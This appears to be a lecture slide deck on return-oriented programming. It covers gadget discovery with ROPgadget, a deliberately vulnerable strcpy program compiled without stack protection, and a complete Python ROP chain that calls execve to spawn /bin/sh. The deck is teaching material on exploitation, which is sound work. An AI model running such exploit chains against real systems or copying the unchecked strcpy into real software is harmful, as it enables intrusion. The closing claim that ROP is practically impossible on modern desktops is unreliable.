Return Oriented Programming

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Outline

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What is Return Oriented Programming?

- A type of attack that exploits buffer overruns
- Arised as a technique to counter security mechanisms (NX)
- Research by Hovav Shacham et al in 2007 - "When good instructions go bad: generalizing return-oriented programming to RISC"
- Blackhat conference 2008, Hovav Shacham - "Return-oriented Programming: Exploitation without Code Injection" `https://hovav.net/ucsd/talks/blackhat08.html`
- Paper published by Ryan Roemer, Erik Buchanan, Hovav Shacham and Stefan Savage in 2012 - "Return-Oriented Programming: Systems, Languages, and Applications"
- Big binary $\rightarrow$ ROP is turing complete
- Many authors refer to ret-to-libc/library as ROP, according to the founder of this technique it has to be differentiated and ROP describes chaining of small code segments

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
Overview

1. Search the binary for gadgets: return (0xC3) bytes that contain useful instructions before
2. Generate a list of these gadgets, called ROP chain
3. Generate a payload with the addresses of these gadgets
4. Insert payload via buffer overrun

ROP gadgets

- Gadgets are machine instructions that end on a return
- Tools: ROPgadget (`https://github.com/JonathanSalwan/ROPgadget`), ropper (`https://github.com/sashs/Ropper`), Radare2, pwntools....

Figure: ROP Gadgets



```
0x00000000000010d1 : loopne 0x1139 ; nop dword ptr [rax + rax] ; ret
0x000000000000110d : mov byte ptr [rip + 0x2f1c], 1 ; pop rbp ; ret
0x0000000000001162 : mov eax, 0 ; pop rbp ; ret
0x0000000000001151 : nop ; pop rbp ; ret
0x00000000000010d3 : nop dword ptr [rax + rax] ; ret
0x000000000000112c : nop dword ptr [rax] ; endbr64 ; jmp 0x10a0
0x0000000000001091 : nop dword ptr [rax] ; ret
0x0000000000001117 : nop dword ptr cs:[rax + rax] ; ret
0x00000000000010d2 : nop word ptr [rax + rax] ; ret
0x00000000000010cf : or bh, bh ; loopne 0x1139 ; nop dword ptr [rax + rax] ; ret
0x0000000000001114 : pop rbp ; ret
0x0000000000001036 : push 0 ; jmp 0x1020
0x000000000000101a : ret
0x0000000000001011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x0000000000001171 : sub esp, 8 ; add rsp, 8 ; ret
0x0000000000001170 : sub rsp, 8 ; add rsp, 8 ; ret
```

Useful gadgets: Write to register

- Especially useful are pop instructions

```
    POP eax; ret;
```

- These allow us to write arbitrary values into registers
- However, sometimes we do not find a pop into our desired register (e.g. r14), here we can improvise and use something like

```
XOR r14, r14; pop r12; XOR r14, r12;
  ret;
```

Useful gadgets: Load/Read from memory

- Move instructions are also really useful

```
mov [rax], rxc; ret;
```

- allows us to write into memory

```
mov rax, [rxc]; ret;
```

- allows us to read a value from memory into a register
- Combined with pop this is very powerful


Useful gadgets: Systemcalls, arithmetics

- add, sub, div, xor, mul, div. . . allow us to manipulate register contents
- Since programs run in userspace we have limited privileges, if we can find systemcalls we can, in combination with the arithmetic operations and pop instructions call arbitrary system calls

```
int 0x80; ret;
```

ROP chain with parameters

Figure: ROP Chain with parameter



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How to find suitable Gadgets?

- Multiple methods, using the tools directly you can search gadgets of your liking, but we can also dump them into a file and search using regular expressions.

Listing 1: Dumping Gadgets

```
ROPgadget --binary ./vuln --nojop > gadgets
```

- Most of them are not very useful because they are very specific, amount compensates for that 716 kB binary → 34011 Gadgets
- Example 1: pop edx → `^.{0,10}POP EDX ;.{0,10}RET`
- Example 2: int 0x80 → `^.{0,10}INT 0X80`
- Example 3: xor eax, eax → `^.{0,10}XOR EAX, EAX ;.{0,10}RET`

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Target Program and Compliation

Listing 2: Target Program (stack protectors must be off)

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
  char buffer[8] = {0};
  if (argc != 2) {
    printf("A single argument is required.\n");
    return 1;
  }
  strcpy(buffer, argv[1]);
  return 0;
}
```

Listing 3: Compilation command

```
clang -o vuln vuln.c -m32 -fno-stack-\
  protector -Wl,-z,relro,-z,now,-z -static
```

Spawning a shell: Approach

- Using ROPgadget we can find our desired gadgets
- Lets say we want to execute a shell using execve, for that we need to accomplish the following goals
  1. write /bin/sh into memory (at the data segment)
  2. init systemcall number (11)
  3. init systemcall argument (address of /bin//sh)
  4. call systemcall
- All of this has to be done using Bytes that are not \\0x00 because thats the character used for identifying the end of a string.

Generating the payload, writing /bin

```
from struct import pack

p = 'AAAABBBBCCCC'
p += str(pack\('<I', 0x080958b5) # pop edx; xor eax, eax; pop edi; ret;
p += str(pack\('<I', 0x080f0f6c) # @ .data
p += str(pack\('<I', 0x00000000) # @ NULL
p += str(pack\('<I', 0x080b526a) # pop eax ; ret
p += '/bin'
p += str(pack\('<I', 0x08059402) # mov dword ptr [edx], eax ; ret

```

Generating the payload, writing //sh

```
p += str(pack\('<I', 0x080958b5) # pop edx; xor eax, eax; pop edi; ret;
p += str(pack\('<I', 0x080f0f70) # @ .data + 4
p += str(pack\('<I', 0x00000000) # @ NULL
p += str(pack\('<I', 0x080b526a) # pop eax ; ret
p += '//sh'
p += str(pack\('<I', 0x08059402) # mov dword ptr [edx], eax ; ret

```

Generating the payload, init params

```
# write null byte after /bin/sh
p += str(pack\('<I', 0x080958b5) # pop edx; xor eax,
    eax; pop edi; ret;
p += str(pack\('<I', 0x080f0f74) # @ .data + 8
p += str(pack\('<I', 0x00000000) # @ NULL
p += str(pack\('<I', 0x080506c0) # xor eax, eax ; ret
p += str(pack\('<I', 0x08059402) # mov dword ptr [edx
    ], eax ; ret
# write address of /bin/sh to ebx
p += str(pack\('<I', 0x08049022) # pop ebx ; ret
p += str(pack\('<I', 0x080f0f6c) # @ .data
# arguments and environment to ecx,edx
p += str(pack\('<I', 0x0805e64f) # pop ecx; add al, 0
    xf6; ret;
p += str(pack\('<I', 0x080f0f74) # @ .data + 8
p += str(pack\('<I', 0x080958b5) # pop edx; xor eax,
    eax; pop edi; ret;
p += str(pack\('<I', 0x080f0f74) # @ .data + 8
p += str(pack\('<I', 0x00000000) # @ NULL

```

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Generating the payload, init params, syscall

```
p += str(pack\('<I', 0x080506c0) # xor eax, eax ; ret
p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
p += str(pack\('<I', 0x08082a9e) # inc eax ; ret
p += str(pack\('<I', 0x08049b2a) # int 0x80
print p

```

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Conclusion

- Return Oriented Programming is a very powerful technique
- It is able to execute any system call if there are enough rop gadgets
- There are many tools to simplify the process of finding ROP gadgets and generatating ROP payloads
- Modern desktops use aslr and other protection mechanisms $\rightarrow$ practically impossible to use ROP

Sources

https://trustfoundry.net/basic-rop-techniques-and-tricks/
http://gauss.ececs.uc.edu/Courses/c6056/pdf/rop.pdf
https://www.proggen.org/doku.php?id=security:memory-corruption:exploitation:rop
https://shell-storm.org/talks/ROP_course_lecture_jonathan_salwan_2014.pdf

Proof that ROP is Turing Complete

What is turing completeness?
`https://en.wikipedia.org/wiki/Turing_completeness`
Refer to proof from
`https://drwho.virtadpt.net/files/mov.pdf` that x86 MOV itself is turing complete, from that we can conclude that mov, with access to the pop instruction is enough to make ROP itself turing complete.